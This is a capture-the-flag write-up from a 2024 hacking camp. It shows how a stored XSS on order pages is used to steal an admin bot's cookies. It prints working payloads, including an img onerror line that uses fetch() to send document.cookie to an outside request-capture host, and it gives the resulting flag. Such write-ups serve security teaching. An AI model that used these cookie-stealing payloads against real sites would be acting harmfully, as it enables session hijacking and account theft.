Writeup by: **Danilo Nascimento | 1nv1ct4**
https://github.com/ndanilo8/PositiveHackCamp2024

Description:

Bot on behalf of administrator visits all order pages. Find XSS vulnerability and steal cookies from admin's browser.

Attacking

Lets test for entry points:


```
<script src="https://available-represent-eating-
interior.trycloudflare.com/?"></script>
```

By default, it doesnt work, because the `"` is when it starts the XSS after an HTML tag like script or img....
So we can try to this instead:


- just moving the `"` to the start and with an `>` , and also using `fetch()`
- swisskyrepo/PayloadsAllTheThings always comes in handy for payloads))

```
1278182"><img src=x onerror=fetch('https://available-represent-eating-
interior.trycloudflare.com/?') />
```

and this does ping our server (`RequestBin` or `Ngrok` or `Cloudflared`)
I used https://requestbin.com/



The interesting thing... is that we have to create a new cookie with the console: like! (Kudos to Khadija for the tip)



also lets see if the console spits out the cookie we created:


```
document.cookie
```

and it must spit out the cookie we created earlier: `Test=test` for example

now we can try on our console by appending the `+document.cookie` to the payload...

```
9231333"><img src=x
onerror=fetch('https://enoqmbf2oczqb.x.pipedream.net/?'+document.cookie) />
```

and the cooooookie is the flag:




```
/?flag=flag{d41d58dab86c7592ec4ca8eeb34f3dfc}
```